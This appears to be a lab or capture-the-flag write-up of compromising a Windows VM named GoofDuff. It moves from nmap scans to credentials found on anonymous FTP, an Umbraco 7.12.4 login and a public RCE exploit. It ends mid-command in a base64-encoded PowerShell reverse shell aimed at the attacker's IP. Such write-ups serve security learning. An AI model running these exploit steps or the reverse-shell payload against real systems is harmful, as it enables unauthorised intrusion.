


Initial NMAP Scan



```
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8021/tcp  open  ftp-proxy
9450/tcp  open  sntlkeyssrvr
```



```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp              0 Sep 14 15:03 AccountPictures
| drwxr-xr-x 1 ftp ftp              0 Oct 01 15:03 Desktop
| -r--r--r-- 1 ftp ftp            174 Jul 16  2016 desktop.ini
| drwxr-xr-x 1 ftp ftp              0 Sep 14 14:56 Documents
| drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Downloads
| drwxr-xr-x 1 ftp ftp              0 Oct 14 12:01 FTP
| drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Libraries
| drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Music
| drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Pictures
|_drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Videos
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows 10 Pro 14393 microsoft-ds (workgroup: ITSL)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: GOOFDUFF
|   NetBIOS_Domain_Name: GOOFDUFF
|   NetBIOS_Computer_Name: GOOFDUFF
|   DNS_Domain_Name: GoofDuff
|   DNS_Computer_Name: GoofDuff
|   Product_Version: 10.0.14393
|_  System_Time: 2021-10-15T04:27:46+00:00
| ssl-cert: Subject: commonName=GoofDuff
| Issuer: commonName=GoofDuff
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T02:45:54
| Not valid after:  2022-04-13T02:45:54
| MD5:   b1ce 70d0 9864 bc0f 0736 34e9 33d1 0e7d
|_SHA-1: caae 9714 a5b4 59d4 da8f 274e f318 1c75 2683 bbbc
|_ssl-date: 2021-10-15T04:27:52+00:00; +2h00m00s from scanner time.
8021/tcp open  ftp-proxy?
| fingerprint-strings:
|   NULL:
|     Content-Type: text/rude-rejection
|     Content-Length: 24
|     Access Denied, go away.
|     Content-Type: text/disconnect-notice
|     Content-Length: 67
|     Disconnected, goodbye.
|_    ClueCon! http://www.cluecon.com/
```




```
9450/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE POST
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerp
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8021-TCP:V=7.91%I=7%D=10/14%Time=6168E70C%P=x86_64-pc-linux-gnu%r(N
SF:ULL,CA,"Content-Type:\x20text/rude-rejection\nContent-Length:\x2024\n\n
SF:Access\x20Denied,\x20go\x20away\.\nContent-Type:\x20text/disconnect-not
SF:ice\nContent-Length:\x2067\n\nDisconnected,\x20goodbye\.\nSee\x20you\x2
SF:0at\x20ClueCon!\x20http://www\.cluecon\.com/\n");
MAC Address: 00:0C:29:4D:2B:92 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 1507 - 1607 (98%), Microsoft Windows Server 2016 (96%), Microsoft Windo
ws 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (96%), Microsof
t Windows 10 (96%), Microsoft Windows 10 10586 - 14393 (96%), Microsoft Windows Server 2016 build 10586 - 14393 (96
%), Microsoft Windows 7 Professional (96%), Microsoft Windows 7 Ultimate (96%), Microsoft Windows 10 1703 (95%), Mi
crosoft Windows 7 or Windows Server 2008 R2 (95%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.008 days (since Thu Oct 14 22:16:59 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=241 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: GOOFDUFF; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3h23m59s, deviation: 3h07m49s, median: 1h59m59s
```


Enumeration

I started with common ports and moved up.

Port 80 was a default web server



Port 21 had a share that allowed an anonymous login with a file called pass.txt.txt.




```
┌──(kali㉿kali)-[~]
└─$ cat pass.txt.txt
Install Notes, Do not forget
username: admin@itsl.local
password: mouseindeed
```

I tested these creds on SMB, FTP and RDP with no success.

Port 139, 445 and 3389 didn't have anything prominent on them but I would dig later if needed.


Port 9450 looked to be the best point of entry as it was hosting an Umbraco CMS



Welcome to your Umbraco install

You're seeing this wonderful page because your website doesn't contain any publi

I found a login page and tested the creds I found with GREAT SUCCESS!




Welcome to Umbraco

Why hello there 😀! This is the Umbraco dashboard. Here you w
helpful and interesting information about Umbrac

Act fast and take 25% of ALL Umbraco tra
courses 😲

Immediately looked for version numbers and found them!




Help


Umbraco version 7.12.4

With a version number I found ExploitDB exploits and Github exploits
https://raw.githubusercontent.com/noraj/Umbraco-RCE/master/exploit.py

Now I am embarrassed to say that it took me a little longer than it should have to figure out the -a meant, anything past the initial command.



```
┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u admin@itsl.local -p mouseindeed -i http://goofduff.local:9450 -c ping -a 192.168.199.128

Pinging 192.168.199.128 with 32 bytes of data:
Reply from 192.168.199.128: bytes=32 time<1ms TTL=64
Reply from 192.168.199.128: bytes=32 time=2ms TTL=64
Reply from 192.168.199.128: bytes=32 time<1ms TTL=64
Reply from 192.168.199.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.199.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms
```




icmp


No.	Time	Source	Destination	Protocol	Length	Info
335	335.900520845	192.168.199.130	192.168.199.128	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=128 (
336	335.900558985	192.168.199.128	192.168.199.130	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (r
337	336.904088486	192.168.199.130	192.168.199.128	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=128 (
338	336.904104963	192.168.199.128	192.168.199.130	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (r
339	337.902378182	192.168.199.130	192.168.199.128	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=128 (
340	337.902406009	192.168.199.128	192.168.199.130	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (r
343	338.904089537	192.168.199.130	192.168.199.128	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=128
344	338.904139287	192.168.199.128	192.168.199.130	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (
474	557.481150010	192.168.199.130	192.168.199.2	ICMP	214	Destination unreachable (Port unreachable)

POC worked!
Time for a real shell!

I tried a few things and ended up successful with a powershell base64 encoded shell




```
┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -u admin@itsl.local -p mouseindeed -i http://goofduff.local:9450 -c powershell.exe -a "-e JAB
jAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGw
AaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADEAOQA5AC4AMQAyADgAIgAsADQANAA0ADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQB
